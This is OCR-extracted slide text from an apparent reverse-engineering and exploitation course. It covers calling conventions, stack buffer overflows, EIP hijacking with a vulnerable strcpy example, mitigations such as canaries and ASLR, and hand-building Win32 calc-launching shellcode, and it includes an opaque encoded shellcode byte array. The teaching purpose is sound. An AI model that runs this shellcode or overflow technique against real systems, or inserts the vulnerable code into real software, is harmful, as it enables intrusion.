000C10DA  PUSH EDX
000C10DB  PUSH structur.000C3038
000C10E0  CALL structur.000C11A0
```

Data movement

A structure (strut) stores data sequentially in a similar way to an array when you define it and input data, but they store different types of data.

- Analyze structure2.exe
  - Recover the source code of structure2.exe.

```
#define _CRT_SECURE_NO_WARNINGS
#include<stdio.h>

struct score
{
	char name[20];
	int score;
};

struct score score[5];
void ask()
{
	for (int i = 0; i < 3; i++)
	{
		printf("Input a name : ");
		scanf("%s", score[i].name);
		printf("Input a score : ");
		scanf("%d", &score[i].score);
	}
	printf("----- [Score list] -----\n");
	for (int i = 0; i < 3; i++)
	{
		printf("\nName : %s\n", score[i].name);
		printf("Score : %d\n", score[i].score);
	}
}
void main()
{
	ask();
}
```

Calling convention

A function calling convention is a promise between the caller and the callee about the order in which arguments are passed when a function is called, stack cleanup after use, and so on. It is categorized by how and in what order parameters are passed, stack cleanup, etc.

- __cdecl function calling conventions
  - x86 function calling conventions
  - C/C++ function calling conventions
  - Method of passing arguments : use the stack
  - Parameter passing order : right to left
  - The caller cleans up the stack.
    - It is usually more efficient to let the callee clean up the stack.
    - In C, the functions with variable arguments (with a variable number of parameters) require the caller to clean up the stack.

Calling convention

A function calling convention is a promise between the caller and the callee about the order in which arguments are passed when a function is called, stack cleanup after use, and so on. It is categorized by how and in what order parameters are passed, stack cleanup, etc.

- __cdecl function calling conventions
  - Properties -> Configuration Properties -> C/C++ -> Advanced -> Calling Rules -> Select and Confirm __cdecl(/Gd)
  - Save to the stack and use in the order 40 - 30 - 20 - 10.
  - The main function, which is the caller, cleans up the stacks.

```
// cdecl.exe source code
#include<stdio.h>

int sum(int a, int b, int c, int d)
{
	return a + b + c + d;
}

void main(void)
{
	int x;
	x = sum(10, 20, 30, 40);
	printf("cdecl : %d\n", x);
}
```

```
.....
//44~4A : save to stack and call from right to left.
00211044  PUSH 28           ; Arg4 = 00000028(40)
00211046  PUSH 1E           ; Arg3 = 0000001E(30)
00211048  PUSH 14           ; Arg2 = 00000014(20)
0021104A  PUSH 0A           ; Arg1 = 0000000A(10)
0021104C  CALL cdecl.002110B0
// Caller cleans up the stack.
00211051  ADD ESP,10
------------------------------------------------
// Inside function cdecl.002110B0
002110BC  ADD EAX,DWORD PTR SS:[EBP+14]
002110BF  POP EBP
002110C0  RETN
```

Calling convention

A function calling convention is a promise between the caller and the callee about the order in which arguments are passed when a function is called, stack cleanup after use, and so on. It is categorized by how and in what order parameters are passed, stack cleanup, etc.

- __stdcall function calling conventions
  - x86 function calling conventions
  - Win32 Standard Library Function Calling Conventions
  - Method of passing arguments : use the Stack
  - Parameter passing order : right to left
  - The callee cleans up the stack.
    - It is usually more efficient to have the callee clean up the stack.
    - Windows API functions within the Win32 standard library do not have variable argument functions.

Calling convention

A function calling convention is a promise between the caller and the callee about the order in which arguments are passed when a function is called, stack cleanup after use, and so on. It is categorized by how and in what order parameters are passed, stack cleanup, etc.

- __stdcall function calling conventions
  - Properties -> Configuration Properties -> C/C++ -> Advanced -> Calling Rules -> Select and Confirm __stdcall(/Gz)
  - Save to the stack and use in the order 40 - 30 - 20 - 10.
  - The sum function, which is the callee, cleans up the stack.

```
// stdcall.exe source code
#include<stdio.h>

int sum(int a, int b, int c, int d)
{
    return a + b + c + d;
}

void main(void)
{
    int x;
    x = sum(10, 20, 30, 40);
    printf("cdecl : %d\n", x);
}
```

```
.....
//44~4A : save to stack and call from right to left.
00841044  PUSH 28           ; Arg4 = 00000028(40)
00841046  PUSH 1E           ; Arg3 = 0000001E(30)
00841048  PUSH 14           ; Arg2 = 00000014(20)
0084104A  PUSH 0A           ; Arg1 = 0000000A(10)
0084104C  CALL stdcall.008410B0
00841051  MOV DWORD PTR SS:[EBP-4],EAX
-----------------------------------------------
// Inside the function stdcall.008410B0
008410BC  ADD EAX,DWORD PTR SS:[EBP+14]
008410BF  POP EBP
// Callee cleans up the stack.
008410C0  RETN 10
```

Calling convention

A function calling convention is a promise between the caller and the callee about the order in which arguments are passed when a function is called, stack cleanup after use, and so on. It is categorized by how and in what order parameters are passed, stack cleanup, etc.

- __fastcall function calling conventions
  - x86 function calling conventions
  - Function calling conventions for improving performance by using registers and the stack simultaneously
    - Improve performance because it uses less of the stack
    - Do not help improve performance for modern CPUs with more complex structures
    - Because it's a non-standardized method, it may be handled differently by different compilers.
  - Method of passing arguments : use ECX (first argument), EDX (second argument), stack (remaining arguments)
  - Parameter passing order : right to left
  - The callee cleans up the stack.
    - It is usually more efficient to have the callee clean up the stack.

Calling convention

A function calling convention is a promise between the caller and the callee about the order in which arguments are passed when a function is called, stack cleanup after use, and so on. It is categorized by how and in what order parameters are passed, stack cleanup, etc.

- __fastcall function calling conventions
  - Properties -> Configuration Properties -> C/C++ -> Advanced -> Calling Rules -> Select and Confirm __fastcall(/Gr)
  - Save to the stack and use in the order 40 - 30 - 20 - 10.
  - The sum function, which is the callee, cleans up the stack.

```
// fastcall.exe source code
#include<stdio.h>

int sum(int a, int b, int c, int d)
{
    return a + b + c + d;
}

void main(void)
{
    int x;
    x = sum(10, 20, 30, 40);
    printf("cdecl : %d\n", x);
}
```

```
.....
//64~77 : save to stack and call from right to left. 00B01064
PUSH 28             ; Arg2 = 00000028
00B01066  PUSH 1E           ; Arg1 = 0000001E
// Save first argument: ECX, second argument: EDX
00B01068  MOV EDX,14          ;
00B0106D  MOV ECX,0A          ;
00B01072  CALL fastcall.00B01000
00B01077  MOV DWORD PTR SS:[EBP-4],EAX
------------------------------------------------
// Inside the function stdcall.00B01018
00B01018  MOV ESP,EBP
00B0101A  POP EBP
// Callee cleans up the stack.
00B0101B  RETN 8
```

03

Buffer Overflow

- Overview
- Taking control of EIP
- Jumping to shellcode
- Stack canary
- NX & ASLR

Overview

A buffer can overflow if you enter data that is longer than the length of the allocated buffer, allowing an attacker to manipulate the flow of the program as desired rather than as intended by the program.


- What is a buffer?
  - An area of memory that temporarily holds data while it is being transferred from one location to another.
  - Buffers are always of a constant size.
  - They usually reside on the stack, heap areas of memory.
- Buffer overflow vs buffer Overrun
  - Buffer overflow
    - Occurs when you put data over a certain size into a buffer of a certain size.
    - Attacks on buffers in the stack region are called stack buffer overflows, and attacks on buffers in the heap region are called heap buffer overflows.
  - Buffer overrun
    - Occurs when data is read from a buffer and continues reading beyond the allocated space.

Overview

A buffer can overflow if you enter data that is longer than the length of the allocated buffer, allowing an attacker to manipulate the flow of the program as desired rather than as intended by the program.

- Stack-based buffer overflows
  - Buffer overflows in the stack area.


- Stack-based buffer overflow conditions
  - Enter more data than the space allocated by the array.
  - If there is no limit on the length of the data input.
    - No exception handling for data length overruns.
    - Use functions that don't check for data length.
      - Ex) scanf, strcpy, memcpy, etc.



Overview

A buffer can overflow if you enter data that is longer than the length of the allocated buffer, allowing an attacker to manipulate the flow of the program as desired rather than as intended by the program.

- Stack-based buffer overflow conditions
  - Enter more data than the space allocated by the array.
  - If there is no limit on the length of the data input.
    - No exception handling for data length overruns.
    - Use functions that don't check for data length.
      - Ex) scanf, strcpy, memcpy, etc.
  - Error occurs because the stack address or the address of the previous function changes.



Overview

A buffer can overflow if you enter data that is longer than the length of the allocated buffer, allowing an attacker to manipulate the flow of the program as desired rather than as intended by the program.

- Visual Studio options
  - /O1, /O2 : method of setting a few specific optimization options at once
    - Options equivalent to /O1 (minimize size) : /Og, /Os, /Oy, /Ob2, /GF, /Gy
    - Options equivalent to /O2 (maximize speed) : /Og, /Oi, /Ot, /Oy, /Ob2, /GF, /Gy
    - These two options cannot be used together.
  - /GS : Detect attacks that overwrite a function's return address, exception handler address, parameter address, etc.
    - Create a security cookie
  - /NXCOMPAT : data execution prevention, explicitly specify incompatible executables
    - Enable Data Execution Protection (DEP) memory protection technique
  - /DYNAMICBASE : Enable Windows' address space layout irregularity feature
    - Enable Address Space Layout Randomize (ASLR) memory protection technique

Taking control of EIP

- What is an EIP?
  - Short for Extended Instruction Pointer, one of the CPU registers.
  - It stores which instruction the CPU should process next.
- How EIP manipulation attacks work
  - EIPs can only be changed with the following commands
    - JMP : jump to address
    - JCC : jump to conditional address
    - CALL : call procedure
    - RET : return from a procedure
    - IRET : interrupt or return from interrupt
  - The command causes the EIP to store a function at the memory address the attacker wants to execute.

Taking control of EIP

- How EIP manipulation attacks work
  - An EIP manipulation attack works in the following order.
    - 1) Check if the function that takes values in a buffer is vulnerable.
    - 2) Check the size of the buffer.
    - 3) Calculate the size of the buffer from the start address to RET.
    - 4) After filling in as much dummy data as necessary, enter the value.
    - 5) The address stored in RET has changed due to the stack buffer overflow.
    - 6) As the program continues to execute, the attacker's memory address is stored in the EIP when the RET instruction is executed.
    - 7) This allows the attacker to perform the desired action before the program terminates.


Taking control of EIP

- How EIP manipulation attacks work
  - EIP manipulation attack example
    - Functions that take values from a buffer
      - strcpy : vulnerable function
    - Buffer size
      - char c[12] : 12 bytes
    - Buffer size from start address to RET
      - char c[12] (12 bytes) + char *bar (4 bytes) + SFP (4 bytes) = 20 bytes
      - It is therefore necessary to configure in the form of 20 bytes + the memory address to be replaced.

```
#include <string.h>

void eipcontrol (char *bar)
{
    char  c[12];

    strcpy(c, bar);
}

int main (int argc, char **argv)
{
    eipcontrol(argv[1]);
}
```

Taking control of EIP

- How EIP manipulation attacks work
  - EIP manipulation attack example



Taking control of EIP

- How to counter EIP manipulation attacks
  - Stack canary
    - Detect stack buffer overflows as they occur and prevent instruction pointer redirection to malicious code.
      - Used to detect stack buffer overflows before malicious code can be executed.
      - Store a random small integer, selected at program startup, in front of the stack return pointer.
      - Since most buffer overflows overwrite memory addresses from low to high, overwriting the return pointer requires overwriting the random value you have stored.
      - Detect stack buffer overflows by checking if the stored random value has changed before using the return address on the stack.

Taking control of EIP

- How to counter EIP manipulation attacks
  - Randomization
    - Randomize memory space to make it unreliable to find executable code
      - You randomize the memory space of an executable program
      - Attackers must decide where to place executable code.
        - Therefore, executable payloads can come with an executable stack or reuse code like ret2libc or ROP to configure.
      - Randomizing the memory layout at this point makes it impossible to know where the attack code resides.
      - The way randomization is implemented can affect its entropy, and low entropy levels can pose a significant risk for brute force attacks on memory space.

Jumping to shellcode

Generally speaking, shellcode is code that makes shells run. Malicious attackers often use it because it allows them to do a variety of malicious things.

- What is shellcode?
  - Organized into small chunks of code
  - Used to exploit vulnerabilities in software
  - Code written in machine language

```
unsigned char buf[] =
"\xbb\x4b\xb6\xca\x38\xda\xd1\xd9\x74\x24\xf4\x5e\x2b\xc9\xb1"
"\x52\x31\x5e\x12\x03\x5e\x12\x83\xa5\x4a\x28\xcd\xc5\x5b\x2f"
"\x2e\x35\x9c\x50\xa6\xd0\xad\x50\xdc\x91\x9e\x60\x96\xf7\x12"
"\x0a\xfa\xe3\xa1\x7e\xd3\x04\x01\x34\x05\x2b\x92\x65\x75\x2a"
"\x10\x74\xaa\x8c\x29\xb7\xbf\xcd\x6e\xaa\x32\x9f\x27\xa0\xe1"
"\x0f\x43\xfc\x39\xa4\x1f\x10\x3a\x59\xd7\x13\x6b\xcc\x63\x4a"
"\xab\xef\xa0\xe6\xe2\xf7\xa5\xc3\xbd\x8c\x1e\xbf\x3f\x44\x6f"
"\x40\x93\xa9\x5f\xb3\xed\xee\x58\x2c\x98\x06\x9b\xd1\x9b\xdd"
"\xe1\x0d\x29\xc5\x42\xc5\x89\x21\x72\x0a\x4f\xa2\x78\xe7\x1b"
"\xec\x9c\xf6\xc8\x87\x99\x73\xef\x47\x28\xc7\xd4\x43\x70\x93"
"\x75\xd2\xdc\x72\x89\x04\xbf\x2b\x2f\x4f\x52\x3f\x42\x12\x3b"
"\x8c\x6f\xac\xbb\x9a\xf8\xdf\x89\x05\x53\x77\xa2\xce\x7d\x80"
"\xc5\xe4\x3a\x1e\x38\x07\x3b\x37\xff\x53\x6b\x2f\xd6\xdb\xe0"
"\xaf\xd7\x09\xa6\xff\x77\xe2\x07\xaf\x37\x52\xe0\xa5\xb7\x8d"
"\x10\xc6\x1d\xa6\xbb\x3d\xf6\x09\x93\x3c\x07\xe2\xe6\x3e\x03"
"\x20\x6f\xd8\x61\xd4\x26\x73\x1e\x4d\x63\x0f\xbf\x92\xb9\x6a"
"\xff\x19\x4e\x8b\x4e\xea\x3b\x9f\x27\x1a\x76\xfd\xee\x25\xac"
"\x69\x6c\xb7\x2b\x69\xfb\xa4\xe3\x3e\xac\x1b\xfa\xaa\x40\x05"
"\x54\xc8\x98\xd3\x9f\x48\x47\x20\x21\x51\x0a\x1c\x05\x41\xd2"
"\x9d\x01\x35\x8a\xcb\xdf\xe3\x6c\xa2\x91\x5d\x27\x19\x78\x09"
"\xbe\x51\xbb\x4f\xbf\xbf\x4d\xaf\x0e\x16\x08\xd0\xbf\xfe\x9c"
"\xa9\xdd\x9e\x63\x60\x66\xae\x29\x28\xcf\x27\xf4\xb9\x4d\x2a"
```

Jumping to shellcode

Generally speaking, shellcode is code that makes shells run. Malicious attackers often use it because it allows them to do a variety of malicious things.

- Shellcode types
  - Local shellcode
    - Used when an attacker has limited privileges on the target system, but exploits vulnerabilities such as buffer overflows.
  - Remote shellcode
    - Used by an attacker to attack a process with a vulnerability, such as a buffer overflow, against another target system on the network, using a TCP/IP socket connection to gain access to the target system.
    - Reverse shellcode / connect-back shellcode
      - Shellcode that causes the target system to request a connection from the attacker.
    - Bind shellcode
      - Shellcode that causes an attacker to bind and connect to a specific port on the target system.
      - Harder to detect because there are no new connection requests, but requires less sophisticated code

Jumping to shellcode

Generally speaking, shellcode is code that makes shells run. Malicious attackers often use it because it allows them to do a variety of malicious things.

- Shellcode types
  - Download and execute shellcode
    - Shellcode that downloads and executes malware over the network without directly running the shell.
  - Staged shellcode
    - Shellcode that executes shellcode in stages when it's too restrictive to run directly
  - Egg-hunting
    - A type of staged shellcode that inserts the actual shellcode at a predictable location and calls the location of the actual shellcode.
  - Omelette
    - Shellcode fragmentation techniques used when there is no large region of memory to use in an attack and there are multiple small regions of memory.

Jumping to shellcode

Generally speaking, shellcode is code that makes shells run. Malicious attackers often use it because it allows them to do a variety of malicious things.

- Procedure for creating Win32 shellcode
  - 1. Create a program that does what you want it to do.
  - 2. Extract the assembly code from the program.
  - 3. Extract machine language code from the assembly code.
  - 4. Remove the null byte (0x00).

Jumping to shellcode

Generally speaking, shellcode is code that makes shells run. Malicious attackers often use it because it allows them to do a variety of malicious things.

- Procedure for creating Win32 shellcode
  - 1. Create a program that does what you want it to do.
    - Project name : Shellcode; source file : Shellcode.c
    - Create shellcode to run the Calc.exe file.

```
#include<Windows.h>

void main(void)
{
	WinExec("calc", 3);
}
```

Jumping to shellcode

Generally speaking, shellcode is code that makes shells run. Malicious attackers often use it because it allows them to do a variety of malicious things.

- Procedure for creating Win32 shellcode
  - 2. Extract the assembly code from the program.
    - Use OllyDbg to extract the assembly code that makes up Shellcode.exe.

```
00401000  $ 6A 03          PUSH 3                                  ShowState = SW_SHOWMAXIMIZED
00401002  . 68 F0204000    PUSH Shellcod.004020F0                  CmdLine = "calc"
00401007  . FF15 00204000  CALL DWORD PTR DS:[<&KERNEL32.WinExec>] WinExec
0040100D  . 33C0           XOR EAX,EAX
0040100F  . C3             RETN
```

Jumping to shellcode

Generally speaking, shellcode is code that makes shells run. Malicious attackers often use it because it allows them to do a variety of malicious things.

- Procedure for creating Win32 shellcode
  - 2. Extract the assembly code from the program.
    - Change the extracted assembly code to a usable form → rebuild with Shellcode_asm.exe.
    - PUSH 3
      - Usable

```
00401000  $ 6A 03          PUSH 3                                  ShowState = SW_SHOWMAXIMIZED
00401002  . 68 F0204000    PUSH Shellcod.004020F0                  CmdLine = "calc"
00401007  . FF15 00204000  CALL DWORD PTR DS:[<&KERNEL32.WinExec>] WinExec
0040100D  . 33C0           XOR EAX,EAX
0040100F  . C3             RETN
```

Jumping to shellcode

Generally speaking, shellcode is code that makes shells run. Malicious attackers often use it because it allows them to do a variety of malicious things.

- Procedure for creating Win32 shellcode
  - 2. Extract the assembly code from the program.
    - Change the extracted assembly code to a usable form → rebuild with Shellcode_asm.exe.
    - PUSH Shellcode.004020F0
      - Store the phrase "calc" at address 004020F0 and its offset on the stack.
      - Storing 004020F0 on the stack in shellcode causes abnormal behavior because there is no data.

```
00401000  $ 6A 03          PUSH 3                          ShowState = SW_SHOWMAXIMIZED
00401002  . 68 F0204000    PUSH Shellcod.004020F0          CmdLine = "calc"
00401007  . FF15 00204000  CALL DWORD PTR DS:[<&KERNEL32.WinExec>]  WinExec
0040100D  . 33C0           XOR EAX,EAX
0040100F  . C3             RETN
```

Jumping to shellcode

Generally speaking, shellcode is code that makes shells run. Malicious attackers often use it because it allows them to do a variety of malicious things.

- Procedure for creating Win32 shellcode
  - 2. Extract the assembly code from the program.
    - Change the extracted assembly code to a usable form → rebuild with Shellcode_asm.exe.
    - PUSH Shellcode.004020F0
      - Store the "calc" phrase in EBP-0X8.
      - Store the address value of EBP-0X8 in EAX, then move EAX to the stack.

```
// PUSH 3
PUSH 3
// PUSH Shellcode.004020F0
mov dword ptr[esp+04h], 0x636c6163
mov byte ptr[esp+08h], 0x0
lea eax, [esp+04h]
push eax
```

Jumping to shellcode

Generally speaking, shellcode is code that makes shells run. Malicious attackers often use it because it allows them to do a variety of malicious things.


- Procedure for creating Win32 shellcode
  - 2. Extract the assembly code from the program.
    - Change the extracted assembly code to a usable form → rebuild with Shellcode_asm.exe.
    - CALL DWORD PTR DS:[<&KERNEL32.WinExec>]
      - CALL a WinExec function.
      - The address at which you execute the CALL instruction is also offset, so you don't know which function is being called.

```
00401000  $ 6A 03          PUSH 3                              ShowState = SW_SHOWMAXIMIZED
00401002  . 68 F0204000    PUSH Shellcod.004020F0              CmdLine = "calc"
00401007  . FF15 00204000  CALL DWORD PTR DS:[<&KERNEL32.WinExec>]  WinExec
0040100D  . 33C0           XOR EAX,EAX
0040100F  . C3             RETN
```

Jumping to shellcode

Generally speaking, shellcode is code that makes shells run. Malicious attackers often use it because it allows them to do a variety of malicious things.

- Procedure for creating Win32 shellcode
  - 2. Extract the assembly code from the program.
    - Change the extracted assembly code to a usable form → rebuild with Shellcode_asm.exe.
    - CALL DWORD PTR DS:[<&KERNEL32.WinExec>]
      - Find the address of the actual WinExec function and change it to something that calls it.
      - The address of the WinExec function changes with each boot.



Jumping to shellcode

Generally speaking, shellcode is code that makes shells run. Malicious attackers often use it because it allows them to do a variety of malicious things.

- Procedure for creating Win32 shellcode
  - 2. Extract the assembly code from the program.
    - Change the extracted assembly code to a usable form → rebuild with Shellcode_asm.exe.
    - CALL DWORD PTR DS:[<&KERNEL32.WinExec>]
      - Find the address of the actual WinExec function and change it to something that calls it.

```
//PUSH 3
push 3
// PUSH offset "calc"
mov dword ptr[esp+04h], 0x636c6163
mov byte ptr[esp+08h], 0x0
lea eax, [esp+04h]
push eax
// CALL WinExec
mov eax, 0x75462c91
call eax
```

Jumping to shellcode

Generally speaking, shellcode is code that makes shells run. Malicious attackers often use it because it allows them to do a variety of malicious things.

- Procedure for creating Win32 shellcode
  - 2. Extract the assembly code from the program.
    - Change the extracted assembly code to a usable form → rebuild with Shellcode_asm.exe.

```
#include<stdio.h>

void main(void)
{
	__asm {
		//PUSH 3
		push 3
		// PUSH offset "calc"
		mov dword ptr[esp+04h], 0x636c6163
		mov byte ptr[esp+08h], 0x0
		lea eax, [esp+04h]
		push eax
		// CALL WinExec
		mov eax, 0x75462c91
		call eax
	}
}
```

Jumping to shellcode

Generally speaking, shellcode is code that makes shells run. Malicious attackers often use it because it allows them to do a variety of malicious things.


- Procedure for creating Win32 shellcode
  - 2. Extract the assembly code from the program.
    - Change the extracted assembly code to a usable form → rebuild with Shellcode_asm.exe.

```
00401000  $ 6A 03              PUSH 3
00401002  . C74424 04 63616C6  MOV DWORD PTR SS:[ESP+4],636C6163
0040100A  . C64424 08 00       MOV BYTE PTR SS:[ESP+8],0
0040100F  . 8D4424 04          LEA EAX,DWORD PTR SS:[ESP+4]
00401013  . 50                 PUSH EAX
00401014  . B8 912C4675        MOV EAX,75462C91
00401019  . FFD0               CALL EAX
0040101B  . C3                 RETN
```

Jumping to shellcode

Generally speaking, shellcode is code that makes shells run. Malicious attackers often use it because it allows them to do a variety of malicious things.

